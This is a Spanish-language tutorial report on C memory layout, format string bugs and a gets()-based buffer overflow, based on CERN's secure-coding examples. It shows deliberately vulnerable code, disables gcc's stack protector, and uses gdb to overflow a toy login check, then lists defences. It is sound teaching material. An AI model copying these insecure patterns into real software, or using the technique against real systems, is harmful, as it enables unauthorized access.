
Buffer Overflow

Un Buffer overflow es un evento que se produce cuando un programa no controla bien los datos manejados, sobrescribiendo zonas de memoria que no debería.
Si el programador no a validado correctamente los datos, esta seria una vulnerabilidad que podía llegar a dar a un atacante el control del sistema.

1.- Como funcionan los programas en memoria?
Veamos cuales son las diferentes secciones de la memoria y que se almacena en cada una de ellas:

- Stack (Pila).
  - Almacena las variables locales
  - Funciona a la inversa que el resto de la memoria. La Pila comienza en la dirección de memoria mas alta y va añadiendo datos hacia abajo
- Heap
  - Almacena la memoria dinámica. Aquellos datos creados por el programa en tiempo de ejecución. Estos objetos suelen mantenerse durante un tiempo mas prolongado que el resto de datos.
  - Suelen ser variables locales, que existen en la pila, las que guardan una referencia a la dirección de memoria donde se encuentran dichos objetos en la Heap
- Variables globales (disponibles en todo el código)
- Memoria de solo lectura
  - Valores constantes
  - instrucciones de código



El hecho de que stack y heap funcionen de forma que una crezca contra la otra, proporcionaba flexibilidad para un mejor uso de la memoria. Aunque también puede ser una fuente de problemas donde hay que tener cuidado

2.- Vayamos a la practica: Un poco de C...

En el lenguaje de programación C los buffer overflow son especialmente comunes
Existen varias funciones del lenguaje que si no se usan correctamente pueden llevar fácilmente a esta vulnerabilidad (gets, strcat, strcpy...)

La función propia del lenguaje 'strcpy' no realiza ningún control sobre longitudes de buffers y puede sobrescribir zonas contiguas de forma no intencionada. De hecho toda la familia de funciones (strcpy, strcat y strcmp) adolecen del mismo problema. Existe gran variedad de tutoriales en internet que muestran como levantar una shell en una maquina explotando un mal uso de estas funciones.

Similar a un Buffer Overflow, existe otra vulnerabilidad conocida como “format string vulnerability”. La veremos primero ya que es mas fácil de reproducir y nos ayudara a comprender mejor el ejemplo del buffer overflow

Nota:
Los ejemplos que se muestran a continuación están sacados de la pagina del CERN – Common vulnarabilities guide for C programmers
[https://security.web.cern.ch/security/recommendations/en/codetools/c.shtml]

Se adjuntan a este informe, como referencia, los archivos .c específicos que se han usado:

- [C1] formatStringVulnerability.c
- [C2]
  - getsVulnerability.c
  - helper.c & helper.h
- [C3]
  - getsVulnerabilityDebug.c
  - helper.c & helper.h

printf – Format String Vulneratility

La función printf permite mostrar por la salida estándar una cadena de texto preformateada. Esto quiere decir, que se construye a partir de una cadena de control, y una lista de argumentos. Para especificar como insertar dichos valores dentro de la cadena de control, se utilizan los formateadores (%s, %u, %d)
Son estos elementos, son los que van a permitir mostrar partes de la memoria, de forma incorrecta, cuando se usan sin una cadena de control, o sin proporcionar los argumentos adecuados

Utilizaremos el código adjunto [C1] (formatStringVulnerability.c).

```
21
22    printf("...This is RIGHT:\n");
23    printf("%s\n", buffer);
24
25    printf("\nFFS... This is WRONG:\n");
26    printf(buffer);
27
```

Cuando lo compilamos usando gcc, hay que decir que nos muestra un error donde ya avisa de una potencial vulnerabilidad.

```
$ gcc formatStringVulnerability.c -o formatStringVulnerability
formatStringVulnerability.c:26:10: warning: format string is not a string literal (potentially
insecure) [-Wformat-security]
  printf(buffer);
         ^~~~~~
formatStringVulnerability.c:26:10: note: treat the string as an argument to avoid this
  printf(buffer);
         ^
         "%s",
1 warning generated.
```

De primeras todo parece correcto si lo ejecutamos con un parámetro habitual:

```
$ ./formatStringVulnerability ABC
...This is RIGHT:
ABC

FFS... This is WRONG:
ABC
```

Pero si se utilizan alguno de los mencionados formateadores, la función empieza a mostrar datos sobre los que no deberíamos tener visibilidad.

```
 $ ./formatStringVulnerability %d%d%d
...This is RIGHT:
%d%d%d

FFS... This is WRONG:
768771-1442709456
```

Es posible que así no se vea muy claro, ya que '%d' se utiliza para mostrar enteros. Si utilizamos '%s' que muestra cadenas de caracteres, podemos ver incluso valores de entradas de datos de iteraciones previas:

```
$ ./formatStringVulnerability %s%s%s
...This is RIGHT:
%s%s%s

FFS... This is WRONG:
#H=#       s1   H          #
```

C es muy dependiente del SO donde se ejecuta. El mismo código compilado en otro SO nos lanza error 'Segmentation fault'.

```
$ ./formatStringVulnerability %s
...This is RIGHT:
%s

FFS... This is WRONG:
Segmentation fault: 11
```

Gets – Buffer Overflow

En este segundo ejemplo o prueba de concepto, utilizaremos el código adjunto [C2] (getsVulnerability.c).

Se muestra aquí la parte principal del programa para explicar su problemática:

```
16      char allow = 0;
17      char username[8];
18
19      printf("Enter your username, please: ");
20      gets(username);
21      if (grantAccess(username)) {
22          allow = 1;
23      }
24
25      if (allow != 0) {
26          privilegedAction();
27      }
```

```
4   void privilegedAction() {
5       printf("If you got here you are a VIP\n");
6   }
7
8   int grantAccess(char *username) {
9       return !strcmp("vipuser", username); //If two
10  }
```

La función gets de C no limita la entrada de datos.
Como se puede ver en la imagen, si se insertan los suficientes datos en 'username' para llegar a sobrescribir el valor de la variable 'allow', se podría ejecutar la acción privilegiada, aunque el usuario no debiera tener autorizado el acceso.

Como en el caso anterior, existe un warning del compilador de C.

```
$ gcc getsVulnerability.c helper.c -o getsVulnerability
getsVulnerability.c: In function ‘main’:
getsVulnerability.c:20:2: warning: implicit declaration of function ‘gets’ [-Wimplicit-function-
declaration]
  gets(username);
  ^
/tmp/cc7dPO9S.o: In function `main':
getsVulnerability.c:(.text+0x37): warning: the `gets' function is dangerous and should not be used.
```

Pero incluso este warning, aparece solo cuando compilamos en la maquina Ubuntu 16.04. El mismo código compilado en maquina mac no muestra nada durante la compilación.

Ejecutamos el programa para ver como funciona:

```
$ ./getsVulnerability
Enter your username, please: esther
Username esther
Allow 0
That's it, game over....
```

Como username es un array de 8 caracteres, intentamos meter mas datos:

```
$  ./getsVulnerability
Enter your username, please: 123456789
Username 123456789
Allow 0
*** stack smashing detected ***: ./getsVulnerability terminated
That's it, game over....Aborted (core dumped)
```

'Stack smash detector' es un mecanismo usado por el compilador de C gcc para detectar y prevenir los errores de buffer overflow. Usando “man gcc” podemos ver:

```
-fstack-protector
    Emit extra code to check for buffer overflows, such as stack smashing attacks.  This is done by adding a guard variable to functions
    with vulnerable objects.  This includes functions that call "alloca", and functions with buffers larger than 8 bytes.  The guards are
    initialized when a function is entered and then checked when the function exits.  If a guard check fails, an error message is printed
    and the program exits.
```

A partir de Ubuntu 14.10 esta habilitado por defecto. Para deshabilitarlo, se debe de compilar el programa utilizando la opción **-fno-stack-protector**

```
$ gcc -fno-stack-protector getsVulnerability.c helper.c -o getsVulnerability
getsVulnerability.c: In function ‘main’:
getsVulnerability.c:20:2: warning: implicit declaration of function ‘gets’ [-Wimplicit-function-
declaration]
  gets(username);
  ^
/tmp/ccOHNz3c.o: In function `main':
getsVulnerability.c:(.text+0x28): warning: the `gets' function is dangerous and should not be used.

$ ./getsVulnerability
Enter your username, please: 12345678912
Username 12345678912
Allow 0
That's it, game over....
$
$ ./getsVulnerability
Enter your username, please: vipuser
If you got here you are a VIP
Username vipuser
Allow 1
That's it, game over....
```

Primer paso conseguido. Username tan solo debería alojar 8 caracteres, pero se han insertado más y el programa ha seguido funcionando normalmente.

Usando GDB (The GNU Project Debugger)...

Existen muchas herramientas que pueden ayudar a debugar algoritmos mostrando las direcciones de memoria donde cada parte del programa se almacena. En este caso, siendo un programa tan simple y ya que estamos trabajando en Ubuntu, vamos a usar GDB (The GNU Project Debugger).

Utilizaremos el código adjunto [C3] (getsVulnerabilityDebug.c) donde se han añadido algunas funciones de printf (usadas de la forma correcta según el apartado anterior) que nos darán mejor visibilidad sobre lo que esta pasando en la memoria y nos ayudara a corroborar las conclusiones que saquemos.

Arrancamos gdb cargando el archivo ejecutable.

```
$ gdb ./getsVulnerabilityDebug
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./getsVulnerabilityDebug...(no debugging symbols found)...done.
(gdb)
```

Veamos el código de la función main en ensamblador:

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004005f6 <+0>:     push   %rbp
   0x00000000004005f7 <+1>:     mov    %rsp,%rbp
   0x00000000004005fa <+4>:     sub    $0x30,%rsp
   0x00000000004005fe <+8>:     movb   $0x0,-0x1d(%rbp)
   0x0000000000400602 <+12>:    lea    -0x30(%rbp),%rdx
```

El volcado de código es considerablemente largo, por lo que aquí solo mostraremos los extractos en los que estamos mas interesados

```
 0x000000000040068a <+148>:   mov    $0x0,%eax
 0x000000000040068f <+153>:   callq  0x4004e0 <gets@plt>
 0x0000000000400694 <+158>:   lea    -0x30(%rbp),%rax
 0x0000000000400698 <+162>:   mov    %rax,%rdi
 0x000000000040069b <+165>:   callq  0x400725 <grantAccess>
 0x00000000004006a0 <+170>:   test   %eax,%eax
```

Nos interesa saber los valores de la memoria justo en el momento de llamar a la función 'grantAccess'. Pongamos una pausa, un breakpoint en la dirección de memoria “0x000000000040069b” para poder analizarlo.

```
(gdb) break *0x000000000040069b
Breakpoint 1 at 0x40069b
```

Y ejecutamos el programa:

```
(gdb) run
Starting program: /media/sf_sharedFolderVMs/buffer/_1gets/getsVulnerabilityDebug
Address Username 0x7fffffffdcf0
Address Allow 0x7fffffffdd03
Difference.... -19

Enter your username, please: AAAAA

Breakpoint 1, 0x000000000040069b in main ()
```

Una vez que se ha parado la ejecución, lanzamos el siguiente comando para examinar el valor del registro %rdi, que como vemos es el que recoge el valor de la variable username antes de llamar a la función grantAccess

```
Breakpoint 1, 0x000000000040069b in main ()
(gdb) x/30xb $rdi
0x7fffffffdcf0: 0x41    0x41    0x41    0x41    0x41    0x00    0x00    0x00
0x7fffffffdcf8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdd00: 0x40    0x07    0x40    0x00    0xed    0xff    0xff    0xff
0x7fffffffdd08: 0x03    0xdd    0xff    0xff    0xff    0x7f
```

Podemos observar los valores de la memoria a partir de la dirección '0x7fffffffdcf0' byte a byte en hexadecimal.
En la imagen anterior el printf añadido para debugar nos confirma que el array 'username' empieza en esa dirección. Y 0x41 es el valor ascii de los 5 caracteres 'A' introducidos.
Se ha resaltado en la linea que se indexa con la dirección de memoria '0x7fffffffdd00' el valor correspondiente a la variable 'allow'

Dejemos que termine el programa para comprobar que se ejecuta como esperamos. La variable allow sigue estando a 0, y no somos un usuario privilegiado. No se ha garantizado el acceso.

```
(gdb) continue
Continuing.
Username AAAAA
Allow 0
That's it, game over....[Inferior 1 (process 4755) exited normally]
(gdb)
```

Según las lineas añadidas para debugar, la distancia en memoria entre la variable username y allow es de 19 caracteres. También se puede confirmar en el dump de memoria realizado.
Así que la siguiente prueba es, insertar un valor mayor, para que en el byte al que apunta la variable 'allow' haya un valor distinto de 0, y saltarnos de esta forma la autentificación.

Seguimos exactamente los mismos pasos que en la ejecución anterior del programa. Ahora introducimos una cadena de 20 caracteres. El ultimo es 'E' cuyo valor ascii es 0x45

```
(gdb) run
Starting program: /media/sf_sharedFolderVMs/buffer/_1gets/getsVulnerabilityDebug
Address Username 0x7fffffffdcf0
Address Allow 0x7fffffffdd03
Difference.... -19

Enter your username, please: AAAAABBBBBCCCCCDDDDE

Breakpoint 1, 0x000000000040069b in main ()
(gdb) x/30xb $rdi
0x7fffffffdcf0: 0x41    0x41    0x41    0x41    0x41    0x42    0x42    0x42
0x7fffffffdcf8: 0x42    0x42    0x43    0x43    0x43    0x43    0x43    0x44
0x7fffffffdd00: 0x44    0x44    0x44    0x45    0x00    0xff    0xff    0xff
0x7fffffffdd08: 0x03    0xdd    0xff    0xff    0xff    0x7f
(gdb)
```

Vemos que ese es exactamente el valor con el que se ha sobrescrito la variable 'allow'. Si dejamos que continue la ejecución del programa...

```
(gdb) continue
Continuing.
If you got here you are a VIP
Username AAAAABBBBBCCCCCDDDDE
Allow 69
That's it, game over....[Inferior 1 (process 4765) exited normally]
(gdb)
```

El objetivo se ha conseguido. Solo el usuario 'vipuser' debería permitir que se ejecutara la acción privilegiada.

Ojo, hay que tener en cuenta que para todo hay un limite. 20 caracteres te garantizan el acceso:

```
$ ./getsVulnerability
Enter your username, please: aaaaaaaaaaaaaaaaaaa123
If you got here you are a VIP
Username aaaaaaaaaaaaaaaaaaa123
Allow 97
That's it, game over....

$ ./getsVulnerability
Enter your username, please: aaaaaaaaaaaaaaaaaaa1234
If you got here you are a VIP
Username aaaaaaaaaaaaaaaaaaa1234
Allow 97
Segmentation fault (core dumped)
```

Pero pasarse del tamaño genera una colisión que hace que el programa lance un error.
Hay que tener los limites muy en cuenta si se quiere explotar una vulnerabilidad de buffer overflow

Por ultimo, para todo aquel que quiera probar con sus propias manos lo que se ha demostrado en esta práctica:

Todo esto tenia truco...

De primeras, se ha indicado que el código utilizado era el disponible en la pagina del CERN del que ponemos un extracto a continuación. Hay que indicar que se hizo un pequeño cambio para poder hacer la demostración.

Vulnerable code

```
#include <stdio.h>
int main () {
    char username[8];
    int allow = 0;
    printf ("Enter your username, please: ");
    gets(username); // user inputs "malicious"
    if (grantAccess(username)) {
        allow = 1;
    }
    if (allow != 0) { // has been overwritten by the overflow of the usernam
        privilegedAction();
    }
    return 0;
}
```

Recordemos que la pila empieza en la dirección de memoria mayor y va decreciendo. En la siguiente imagen montamos un esquema muy simplificado de cómo se organizaría la pila en el código que acabamos de mostrar.

Al intentar provocar un buffer overflow código propuesto, resultaba imposible. El programa lanzaba error ya que en lugar de sobrescribir la variable “allow” escribía datos en parte de memoria no autorizada (señalada como “mem1” en la imagen)

Es por eso que en el código adjunto se puede ver cómo “username” y “allow” cambian de orden en el código, para facilitar la demostración.

3.- Como defendernos de un buffer overflow en C?...

- Proteger nuestro código
  - Utilizar los string format del lenguaje para evitar las vulnerabilidades de “string format”
- Mantener actualizadas las maquinas para evitar ataques de buffer overflow causadas por la gestión de la pila del sistema
- Utilizar analizadores estáticos de código.
- Escuchar a los mayores...
  - https://security.web.cern.ch/security/recommendations/en/codetools/c.shtml
- Cuidar y mimar a tus programadores
  - 'You pay peanuts, you get monkeys... ;) '